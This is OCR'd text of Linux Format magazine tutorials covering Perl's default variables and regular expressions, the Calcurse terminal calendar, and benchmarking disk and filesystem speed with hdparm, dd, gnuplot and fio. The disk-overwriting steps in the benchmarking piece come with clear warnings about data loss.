As a final remark, note the my keyword which begins all the above declarations. It makes the declaration local to a lexical scope such as block { }. Its cousin, ours, declares package-level variables. Both are optional unless a program starts with use strict;. All proper Perl programs carry this pragma along with use warnings;, since it helps to avoid common errors such as typos.

Some magic bits

Not all variables are created equal. There are ones you define as your program's logic dictates. And there are others which come built-in, akin to $? in Bash. These predefined variables make scripts shorter, but also less readable unless you are aware of them. Consider this:


```
while (<>) {
  chomp;
  next unless $_;
  # Some other code
}
```

Surely you've identified the while loop. <> is how you read from a file in Perl. Typically, you call open() to obtain a so-called file handle, then do <F> to read a line from it. In this case, the handle is omitted. So Perl defaults to stdin – it's just another implicit thing that's worth being aware of.

So, <> reads from stdin, but where does it stores the result? The answer is $_, or default input. <> uses it unless you say otherwise my $line = <F> and many functions, such as chomp(), use this variable as the input argument if none are supplied. The chomp() functions removes a trailing whitespace or, in fact, $/ value. The latter contains an input record separator (as in *awk*) and defaults to a new line. So, chomp() simply strips a new line.

The next expression is different in that it shows $_ explicitly. The next command is what the continue operator is in C-like languages: it moves a loop to the next iteration (and by the way, break is called last). The condition is more interesting. While all Turing-complete languages have a form of if, Perl also sports unless which stands for – you guessed it – if not. Secondly, it comes as a suffix: compare this to if (!$_) { next };. Postfix conditionals are how you make Perl read as if it were plain English. By the way, this also holds true for variable names. A pragma, use English, translates `$_` to $ARG, `$/` to $INPUT_RECORD_SEPARATOR, and so on. It's rare that a Perl script will make use of this feature (in our experience, your mileage may vary), which it's a pity since it makes code longer, but far less cryptic.

Now you can easily see the snippet above is just a common wrapper to iterate over lines in a file while skipping empty ones. Another way to achieve a similar result would be to run the script with perl -p, which implicitly wraps the code with while (<>) {}, yet doesn't chomp for you. This reaffirms the well-known Perl motto: "There is more than one way to do it".



Perl is a Spartan language, and so should your REPL be. Forget interactive shells, and go straight to the console.

Tiny subroutines

Back to $_. Recall that dollar sign means a scalar. What if you make the very same _ variable an array? This brings us to Perl's subroutines:

```
sub add($$) {
  my ($op1, $op2) = @_;
  return $op1 + $op2;
}
print add(2, 2) # yup, 4
```

As you might have guessed by now, @_ holds a subroutine's arguments. You may also notice Perl supported destructive assignment well before it became mainstream. Another idiomatic way to give @_ items a meaningful name is the shift function:

```
sub add($$) {
  my $op1 = shift;
}
```

It works the same way as in *Bash* by removing the first element in the array. And – you guessed it again – it uses @_ if the array is not specified.

Now, you may be wondering why not to specify function arguments in the prototype, like many other languages do. We don't know the answer. Do note, however, that Perl has (somewhat rudimentary and optional) function prototyping support as well. Two dollar signs tell the compiler you expect a caller to supply add() subroutine two scalar arguments. So, if you call it as this: add @array;, Perl would complain: Not enough arguments for main::add.

There are quite a few other magical variables in Perl. For instance, $! ($ERRNO in English) holds the last error code; C calls this errno. It's often encountered in expressions like this:

```
```
open(F, "<myfile.txt") || die "Can't open myfile.txt: $!"
```
```

This would terminate the program with an appropriate error message if **myfile.txt** is not found or otherwise unreadable.


First-class pattern matching

Another area where Perl works well is in regular expression support. Most languages have it today – either natively or via standard libraries – but Perl is one of the few which has regular expressions fused into the syntax. This is how you do a match:

```
my $target = "Hello, world!";
$target =~ /world/;
```

The word between slashes is a regular expression, as in JavaScript. But unlike JavaScript (and similar to *sed*), any character pair could act as a delimiter, as we'll see in just a moment.

You may now think that Perl uses =~ as a pattern matching operator. Not quite. In fact, it's m (yes, a single letter): m/world/. However, pattern matching is so common in Perl that you can omit this operator to save some typing. One exception is when you want to use a non-standard delimiter, say !world! or (world), as in qq/qs/q-whatever. In this case, m would be mandatory.



Perldoc is available online, but you can also download the whole thing and browse it where the web is unavailable.

`=~` (be sure not to put space in between) is a binary binding operator. Basically, it just says to apply the operation on the right to a scalar at the left. Now, what do you think the following construct would do?

```
/world/
```

While this looks like a mere declaration, it's really a Boolean expression. `m` operator is implied, and without the binary binding, `$_` serves as an input. So, the above wrapper to skip empty lines in a file can be also be rewritten as:

```
while (<>) {
  chomp; next if /^$/;
}
```

The regular expression matches an empty line. `!~` negates the result of the match, so `if /^$/` is the same as `unless $_ !~ /^$/`, yet the latter is really mind-bending.

Making substitutions is just as simple: you use `s` operator (explicit this time) and bind to a variable you want to modify:

```
$text =~ s/foo/bar/g
```

Letters at the end are modifier flags. This is how you tell Perl you want the match to be case-insensitive (`i`) or to replace all occurrences (`g`), as we do here, the `m` operator supports these as well.

Most regular expressions dialects support so-called 'capturing parenthesis' to store parts of the match. Retrieving these capture groups in the code could be cumbersome, yet Perl makes it rather straightforward via magic variables:

```
"Total: 10 GBP" =~ /Total: (\d+) ([A-Z]+)/;
print "Your total was $1 in $2";
```

Perl regular expressions are powerful enough to be a thing of their own. Many languages and tools sport Perl-compatible Regular Expressions (PCRE), and we tend to switch them on where available.

We hope this short introduction to Perl was enjoyable, yet it barely scratches the surface. Perhaps Perl is not that cryptic, but it's still a sophisticated language that takes time to master. There are numerous resources to assist you in this process; please see the boxout on this page for starters. LXF

» WANT TO KNOW MORE?


First and foremost, Perl comes with its own documentation system called *perldoc*. In case your Linux distribution complains about the `perldoc` command being missing, make sure you have a relevant package installed, as it may not come as a default.

Perldoc spans three areas: language manual, language reference and modules documentation. Each of these is organised into sections typically called `perl<something>`, and you simply run `perldoc perlfoo` to get the topic you are after. There are quite a few sections really, but we find ourselves opening ones more often than the others:

- **perlfunc** – Perl functions. This includes a categorised list of what Perl can do out of the box. Handy if you've forgotten the syntax or are looking for the way to accomplish a simple task such as deleting a key from the hash.
- **perlre** – Perl regular expression dialect. This covers the basics, while `perlrebackslash` and `perlrecharclass` take on escape sequences and character classes, respectively.
- **perlref** – Perl references. Not really necessary for one-liners but a must for serious Perl programming. Also a basis for Perl objects.

The `perldoc` command is not a mere browser. `perldoc -f` looks up a function by name, and `perldoc -v` does the same for variables. For better UX, see the web version hosted at **http://perldoc.perl.org**.

As for books, be sure to look at *Programming Perl* by O'Reilly. Dubbed the 'Camel book', co-authored by Larry Wall, and being 1,000+ pages long, it's what they call "a canonical Perl reference".



Flame graphs are the new trend in performance profiling. Ironically, they rely on good old Perl to visualise raw stack traces.

TERMINAL: CALCURSE

Managing your tasks and calendar

Most bash ninjas can do just about anything from the terminal, even organising appointments and tasks list. **Shashank Sharma** shows you how.

OUR EXPERT

Shashank Sharma is a trial lawyer in Delhi and avid Arch Linux user. He's always on the lookout for geeky toys.

QUICK TIP

You can run the calcurse -g command to invoke the tool's garbage collector. This will remove note files that are no longer linked to any appointment or task in the todo list, which might happen when you delete a task or appointment.

Originally released in 2004 under the BSD license, *Calcurse* features a Ncuses-driven interface. It can be used to keep track of all your appointments and tasks list. If you're someone who's fond of working with the keyboard, *Calcurse* is a fun, productive tool designed especially for you.

The project doesn't ship pre-compiled binaries itself so you must install it from source if it isn't offered in the software repositories of your distribution. Download the source tarball from the project's website and uncompress it with the `tar zxvf calcurse-4.3.0.tar.gz` command. Read the INSTALL file within to confirm if all the dependencies are installed on your machine.

If you're running a modern desktop distribution, you most likely already have `gcc` and `ncurses`, the project's two dependencies, installed on your system. You can now install *Calcurse* following the instructions in the INSTALL file. The process involves running the `./configure`, `make` and `make install` commands to compile and install the tool from source.


First impression

Running the `calcurse` command, without specifying any command options, launches the tool in Interactive mode. Its default interface comprises three panels.

The sidebar on the right comprises two panels: Calendar at the top and the TODO panel below it. When you select a date in the Calendar panel, all the defined appointments for that day are displayed in the Appointments panel, along with the corresponding start and end time for each. All-day events are displayed at the top of the Appointments panel, and don't have a corresponding start/end time. The TODO panel similarly holds a list of all the tasks you wish to accomplish, along with the defined priority.

Below these panels is the notification area. It displays, from left to right, the current date and time, and the upcoming appointment, if any. The final element, at the bottom of the screen is the status bar, which lists the possible actions, such as Help, Quit, Save, Reload and so on.

The default layout uses red to denote selected elements in the interface. The current date in the Calendar panel, the currently selected appointment are all red by default. When you switch to a different panel, by pressing the Tab key, the selected panel also has a red boundary, while others have white boundaries.



You must press 0 to access additional command options in the status bar, such as Repeat, Export, Add Appt, Add Todo and Add Note.

Using Calcurse

You can add a new appointment for the current date by pressing Ctrl+A. You'll be asked to specify the start and end times for the appointment, and a description. After you fill in these details, the new entry will be listed in the Appointment panel. Repeat the process to add new appointments. You can even create recurring appointments, such as lunch breaks or gym schedule. The tool enables you to define the recurrence frequency: daily, weekly, monthly or yearly. The latter two options are useful for setting up reminders to pay utility bills or insurance premiums.

To create a recurring appointment, you must first add the appointment. Now, select an appointment from the list, press R to create a recurring appointment, and follow the instructions in the status bar at the bottom of the interface. You can similarly edit an appointment, by pressing E. The tool will then ask you to choose whether you wish to change the start or the end time for the selected appointment, or its description:

```
Edit: (1) Start time, (2) End time, (3) Description, (4) Move?
[1/2/3/4]
```

Remember that the start time cannot be greater than the end time. That is, you can't have an

appointment that starts at 17:30 but ends at 16:00. So, if you wish to delay your hour-long gym schedule from 18:00 to 19:30, and also reduce it to only 45 minutes, you must first change the end time, before attempting to change the start time. If you want to retain the duration of the appointment, but only change the start time, opt for the Move option. This will prompt you to enter the new start time, and the tool will automatically update the new end time, retaining the original length of the appointment.

You can similarly add a new TODO entry by pressing Ctrl+T from anywhere in the *Calcurse* interface. When adding a new TODO entry, *Calcurse* will prompt you to specify a priority for the new task:

```
Enter the TODO priority [0 (none),1 (highest) - 9 (lowest)]:
```

You can even change the priority for a selected TODO entry by pressing the + and – keys. For each appointment or TODO entry, you can also create additional note to provide additional information. So if you schedule a lunch appointment everyday at 15:30, but next Thursday the lunch is with the boss and you wish to wear a tie, you can add a note to this appointment. Select the appointment in the list, and then press Ctrl+N to add a new note. This will open the default text editor and you can fill in the pertinent details, save the file and quit.

After being dropped back to the *Calcurse* interface, you'll find a > symbol next to the appointment in the Appointments panel. This denotes that the said entry has a note attached to it. You must press the > key to read this note. Since the notes are specific to each appointment or TODO entry, you must first select the respective entry to read the note attached to it.


Remember to press S to save the changes, after adding or editing an appointment or TODO entry.

Fetching information

If you don't want to launch the interface to access the appointments or TODO list, the alternative is to run the tool in what the project refers to as the non-interactive mode. This is done by invoking *Calcurse* with any possible command-option, such as `-a`, `-d` or `-n`.

For instance, the `calcurse -a` command will display the appointments for the current day, and then drop you back to the shell. The command `calcurse -d <date|num>` will display the appointments for a certain date, or all the appointments for the next few days:

```
$ calcurse -d 3
09/27/18:
 - 10:30 -> 14:30
          Court

 - 15:00 -> 16:00
          Lunch
 - 16:30 -> 17:30
          New client meeting
 - 20:30 -> 21:30
          Gym
# (Shashank must be very buff–Ed)
09/28/18:
 - 10:30 -> 14:30
          Court
 - 15:00 -> 16:00
          Lunch
17:30 -> 18:00
          > Client meeting
 - 20:30 -> 21:30
          Gym
```



The Layout menu utilises ASCII art to depict the different positions for the TODO, appointment and calendar panels.

For each of these command options, *Calcurse* examines its database and prints on the screen the information sought by the user. Refer to the man page for a list of all command options and what each does.

You can similarly run the `calcurse -t <value>` command to view a list of all tasks in the TODO list with the specified priority value.

The default output when using the `-a` or `-t` command options doesn't inform you if any of the appointments or TODO entries have a note attached to them. You must invoke *Calcurse* with appropriate format-string options to view these. Refer to the section on Formatting Options and FORMAT STRINGS in the online help, which is available as a single page HTML or downloadable PDF. You can alternatively access the man page for offline help.

While we've only discussed the basic usage of the tool, *Calcurse* is capable of much more. It stores all the data in plain text files, and enables you to export specified user data to the ical and pcal formats. It also supports a large number of filtering options to help you easily narrow down the information you're looking for, when running the tool in non-interactive mode. LXF

» CONFIGURING CALCURSE

When you first run *Calcurse*, it will create a **~/.calcurse** directory. All the notes you add to an appointment or task are stored as separate text files within the 'notes' sub-directory. The **apts** and the **todo** are plain text files that contain respectively all the appointments and TODO entries. The **keys** file contains all the user-defined key bindings for using *Calcurse*. As the name suggests, the **conf** file contains all the configuration settings for *Calcurse*.

You can tweak *Calcurse* from within its graphical interface itself, by pressing C. The configuration options are split into six different categories: General, Layout, Sidebar, Colour, Notify and Keys.

The tool offers the choice of eight different layouts, which govern the placement of the panels within the graphical interface. You can similarly choose a different colour scheme, and even tweak the display of information in the notification bar. All other configurable parameters are relegated to the general configuration. From here, you can even configure *Calcurse* to autosave data by editing the `general. periodicsave = 0`. The specified value is in minutes, so if you replace 0 with 5, *Calcurse* will autosave data every five minutes.

BENCHMARKING

Speed testing storage

Pop quiz hot shot: what's the fastest filesystem? **John Lane** runs some tests and uses gnuplot to help bring clarity to the storage table...

OUR EXPERT

John Lane is a freelance Linux expert for whom spinning disks is the source of much amusement.

Linux users are blessed with a plethora of storage options beyond those selected by the typical installer. Reviews abound on what's available: the latest SSD or hard drive, choices of file system, the pros and cons of encryption. But how do the options compare, and how can you test your own system before stepping off the well-trodden ext4 path?

In this tutorial we'll compare several filesystems, from the de-facto standard ext4 through alternatives such as XFS, IFS and the ill-fated Reiserfs. We'll include those Microsoft filesystems we can't avoid encountering with NTFS and vfat, and also test the oft-called next-gen offerings that are Btrfs and ZFS.

We'll run some tests using tools that most distributions include by default and then we'll look at what the Kernel developers use: their flexible I/O Tester, or just *fio*. Benchmarking produces lots of numbers so we'll use *gnuplot* to produce graphs to help make sense of it all.

But before we begin, a word of warning: these tools perform both read and write operations and are capable of overwriting your precious data. It's best to benchmark devices before anything of value is stored on them.

QUICK TIP

Use "fio --showcmd" to convert a job file into its equivalent command line.

Quick tests


Most Linux distributions include a tool called *hdparm* that you can use to run a quick and simple benchmark. It will quickly give you an idea of how fast Linux can access a storage device. It times device reads, either buffered disk reads (with its `-t` command-line option) or cached reads (`-T`) or both.

The former reads through the kernel's page cache to the disk without prior caching of data (which demonstrates how fast the disk can deliver data), whereas the latter reads pre-cached data without disk access (see `man hdparm`; we introduce the page cache in the box on page 74):

```
$ sudo hdparm -t -T /dev/sdX
Timing cached reads:   30596 MB in  1.99 seconds = 15358.63 MB/sec
Timing buffered disk reads: 334 MB in  3.00 seconds = 111.29 MB/sec
```

You need permission to read from the device you're testing (which we specify as **/dev/sd<X>** – replace **<X>** to match yours), you can either use `sudo` to run as `root` or arrange for your user to be appropriately entitled, typically by being a member of the `disk` group (our examples use `sudo` for simplicity).

When commands, like *hdparm*, only produce human-readable reports you will need to extract the important information and format it for use by other applications such as *gnuplot*. The *awk* command-line utility is most useful for this and it's worth taking a moment to learn some of its syntax if this is new to you – it will serve you well (we looked at it in *Linux Format* issues **LXF193**, **LXF191** and **LXF177**).



The hdparm command enables you to compare storage devices.

Do it again...

Whilst it's fine to run a test once to get a quick measure it's best, as with any experiment, to take the average of several measurements. So we run each benchmark multiple times.

You could use something like this shell script to run *hdparm* a few times and format the results ready for input to *gnuplot*:

```
#!/bin/bash # filename hdparm_awk
echo {,d}{c,b}_{total,time,speed}
for ((i=10; i>0; i--))
{ {
  echo -n . >&2
  sudo hdparm -tT "$1"
  sudo hdparm -tT --direct "$1"
 } | awk '/Timing cached/ { c_total=$4; c_time=$7; c_speed=$10 }
  /Timing buffered/ { b_total=$5; b_time=$8; b_speed=$11 }
  /Timing O_DIRECT cached/ { dc_total=$5; dc_time=$8; dc_speed=$11 }
  /Timing O_DIRECT disk/ { db_total=$5; db_time=$8; db_speed=$11 }
  END { printf "%s %s %s %s %s %s %s %s %s %s %s %s\n",
   c_total, c_time, c_speed, b_total, b_time, b_speed, dc_total, dc_time, dc_speed, db_total, db_time, db_speed }'
}
```

The script begins by writing a header row to identify the data samples that follow. It then repeats the tests 10 times, each launching *hdparm* twice – with and without the direct option. The results of each test are presented as one output row formed of 12 data values delimited by whitespace which is the format that *gnuplot* works with. You can run the script for each device you want to benchmark:

```
$ ./hdparm_awk /dev/nvme0n1 > hdparm-raw-plain-nvme0n1.log
$ ./hdparm_awk /dev/sda > hdparm-raw-plain-sda.log
```

You can then use *gnuplot* to produce a benchmark bar chart from those log files. You can write a *gnuplot* script for this task:


```
#!/usr/bin/gnuplot -c
FILES=ARG1
COLS=ARG2
set terminal png size 800,600 noenhanced
set output 'benchmark.png'
set style data histogram
set style histogram gap 1
set style fill solid border -1
set boxwidth 0.8
set style histogram errorbars
set key on autotitle columnhead
label(s)=substr(s, strstrt(s, '-')+1, strstrt(s,'.log')-1)
columnheading(f,c) = system("awk '/^#/ {next}; {print $".c.";exit}' ".f)
do for [f in FILES] {
  set print f.'.stats'
  print label(f).' mean min max'
  do for [i in COLS] {
    stats f using 0+i nooutput
    print columnheading(f,i).' ', \
        STATS_mean, STATS_min, STATS_max
  }
  unset print
}

plot for [f in FILES] f.'.stats' \
  using 2:3:4 title columnhead(1), \
  '' using (0):xticlabels(1) with lines
```

Assuming no prior *gnuplot* experience, a little explanation is in order. The first line is the usual shebang, which is what enables you to run it from the command line. The `-c` argument tells *gnuplot* that arguments may follow which *gnuplot* makes available to the script as `ARG1`, `ARG2` and so on. Next, some settings prepare the output file and style the chart. A couple of helper functions follow: `label` extracts a substring from the log file's name to use as a chart label, and `columnheading` is self-explanatory – it reads a column's heading from the log file.

The first loop generates statistical values from the input data: average (mean), minimum and maximum values are written to new files which the second loop uses to plot a bar graph of averages with minimum-maximum error bars. The script expects two arguments, each a space-delimited string, a list of log files and a list of column numbers:

```
$ plot_chart.gp "$(ls *.log)" '3 6 12'
```

This would chart the data in columns three, six and 12 of the given files. The script is really a starting point that you could take further, perhaps labelling the axes or styling differently. There's plenty of documentation



available at **https://gnuplot.org** or you can seek out the second-edition book *Gnuplot in Action* by Philipp K. Janert (Manning Publications) to learn more about *gnuplot's* capabilities.

Destroyer of Disks

The data dump utility *dd* copies data from one place to another. It can be used to benchmark simulated streaming; continuous writing of large data blocks. The basic command for such a sequential write test is shown below:

```
dd if=/dev/zero of=~/testfile bs=1M count=1K
conv=fdatasync
```

Here, we give an input with little-to-no overhead (`if=/dev/zero`), a temporary output file on the file system to be tested (`of=~/testfile`), a block size (`bs=1M`) and number of blocks (`count=1K`) for a total write of 1GB which is a reasonable size to test with. You can use larger sizes, but the block size can't exceed the amount of memory you have. You also need sufficient free space on the device being tested to accommodate the temporary file.

Sizes are specified in bytes unless another unit is specified. Here we're using binary units based on powers of two (you may use other units – see `man dd`). The final parameter `conv=fdatasync` waits for all data to be written to the disk. A typical result obtained using this command might look like this:

```
1024+0 records in
1024+0 records out
1073741824 bytes (1.1 GB, 1.0 GiB) copied, 14.5366 s, 73.9 MB/s
```

If you were to omit the sync argument then the speed reported would be wildly misleading, perhaps 1GB per second, revealing only how quickly the Linux

Ask dd to sync, but not after every write - once when it's finished is fine: conv=fdatasync.

QUICK TIP

You can view a tabular data file in a terminal shell using columns -t mydata.log.

» WHAT IS AN I/O OPERATION?

An I/O operation is the reading or writing of an amount of data, anything from a single byte up to a limit imposed on the target device by the kernel. You can view this by looking at **/sys/class/block/sd<X>/queue/max_sectors_kb**. This limit may be changed but is subject to the hard limit presented in **/sys/class/block/sd<X>/queue/max_hw_sectors_kb**. A single system call such as a read or write operation for a larger amount than this limit would result in the kernel performing multiple I/O operations and its ability to perform those is what we measure as IOPS.

kernel can cache the data which is, by design, fast. The command would complete before the data is completely written and the result would not therefore represent the true write speed. Sometimes having the command complete as soon as possible is most desirable, but not when benchmarking.

The sync argument requests *dd* issue a `sync` system call to ensure the data it wrote has been committed to the storage device. It could instead request that kernel should sync after writing each block (specify `oflag=dsync`), but this would be considerably slower, perhaps less then 10MB per second. Using `conv=fdatasync` syncs once, after all data has been written. It's how most real-world applications would behave and is therefore the most realistic benchmark that *dd* can provide. You can also bypass the page cache by adding `oflag=direct`, as long as the target supports it (the ZFS filesystem doesn't).

You can use *dd* to compare the performance of a block device with one that's encrypted, and do that with various file systems in place and also compare them with the raw performance attainable without a filesystem. You first need to prepare the target by creating an encrypted device mapper (if required) and making a filesystem. As an example we prepare an encrypted `ext4` filesystem like this:

```
$ sudo cryptsetup luksFormat /dev/sdX <(echo 'passphrase')
$ sudo cryptsetup open /dev/sdX dm_sdX
$ sudo mkfs.ext4 /dev/mapper/dm_sdX
$ sudo mount /dev/mapper/dn_sdX /mnt
```

Skip the `cryptsetup` parts when you don't need encryption and skip the filesystem part when you don't need a filesystem. It's worth repeating at this point that these things are destructive and that you shouldn't do them on devices having precious contents.

You can vary these preparation steps for each target you'd like to test, which we set as a variable `$target` that we can refer to later. If testing a filesystem then the target is the path to a non-existent temporary file on the mounted filesystem:

```
target=/mnt/testfile
```

Use the device or device mapper path (under **/dev**) to test the raw device without a filesystem:

```
target=/dev/mapper/dm_sdX
```


With the preparation done, you can go ahead and run your benchmarks (your user id must be permitted to write to the target, otherwise prepend `sudo`):

```
$ sudo dd if=/dev/zero of="$target" bs=1M count=1K
conv=fdatasync 2>&1 | \
    awk -F, '/copied/ {
      split($1, bytes, / /)
      split($3, seconds, / /)
      printf("%d %f %f\n", bytes[1], seconds[2],
                  bytes[1] / seconds[2])
    }'
```

We redirect the standard error (`2>&1`) because that's where *dd* writes its reports. Redirecting onto standard output enables those reports to pass trough the pipe into `awk`. As well as providing you with another opportunity to practice your awk-fu, this reports the number of bytes written and the time in seconds taken to write them. A third column presents the speed in bytes per second. You can wrap it all in a loop similar to the earlier example to repeat the test multiple times.

We tested a raw block device and with eight filesystems, 10 iterations each, repeated those tests and fed the 18 log files into *gnuplot*; we plot the third column which is the reported speed value like so:

```
$ plot_chart.gp "$(ls dd-*.log)" 3
```



Sequentially writing a gigabyte with dd yields surprising results!

» THE BIG O_DIRECT

The Linux kernel provides a page cache, an intermediary resting place for data travelling between applications and block devices, which is used for both reading and writing. The page cache improves read speeds – it enables the kernel to pre-fetch blocks and also makes repeated access to the same data much quicker. For writing, the page cache means that applications don't have to wait for their data to be written to the block device – the kernel flushes writes to the block device when it's convenient.

It's possible to request that the kernel avoids using its page cache. Opening a file using an `O_DIRECT` option means applications can bypass the page cache so their reads and writes happen directly between the block device and the application's own internal buffers.

In general, this degrades performance and applications should not do it. But some applications, most notably databases, implement their own caching mechanisms and therefore need to interact directly with block devices.

Note in particular that direct doesn't imply faster and often the reverse is true. Furthermore, some filesystems, most notably ZFS, do not support `O_DIRECT`. Linus Torvads even comments (see `man 2 open`) that: "The thing that has always disturbed me about `O_DIRECT` is that the whole interface is just stupid, and was probably designed by a deranged monkey on some serious mind-controlling substances." [1]

It's a good idea to flush the page cache between tests; use `echo 3 > /proc/sys/vm/drop_caches` to do so.

All about the IOPS

Storage benchmarking usually measures what's known as input/output operations per second (or IOPS), a measure of work done vs time taken.

But IOPS are meaningless in isolation. Overall, performance benchmarks should also consider system configuration, response time (or latency) and application workload. Putting all of this together calls for something more sophisticated and that's where `fio` comes in. This Flexible I/O Tester is maintained and used by the Linux kernel developers and comes with the Torvalds seal of approval: "It does things right, including writing actual pseudo-random contents, which shows if the disk does some de-duplication (aka optimise for benchmarks): **http://freecode.com/projects/fio** Anything else is suspect, so you should forget about *bonnie* or other traditional tools." [2]

1) https://lkml.org/lkml/2002/5/11/58 2) https://plus.google.com/+gregkroahhartman/posts/8emFkgB1kVS – April 11th 2012.

fio is a command-line application that you should be able to install from your distro's repository. On Ubuntu you would do:

```
$ sudo apt install fio
```

Fio can simulate different kinds of applications' behaviour. Our benchmark uses it to measure IOPS for a workload that demands a combination of random and sequential reads and writes. *Fio* accepts jobs: a collections of parameters chosen to simulate a desired I/O workload, either using command-line arguments or as a job file.

A job file is a text file in the classic **INI** file layout that presents the same parameters as would be specified as command-line arguments. Excepting a few control parameters that can only be given on the command-line, all parameters may be given either on the command-line or in a job file, but command-line arguments take precedence.

The documentation describes the job file format, but it's pretty self-explanatory: jobs are defined in sections with their names in brackets and comment lines may begin with # or `;. A special [global] section may define parameters applicable to all jobs.

A basic command line might look like this:

```
$ fio --name basic-benchmark --size 1M
```

or as a job file, say **basic_benchmark.fio**, containing the following:

```
basic benchmark
size=1M
```

that you'd run like this:

```
$ fio basic_benchmark.fio
```

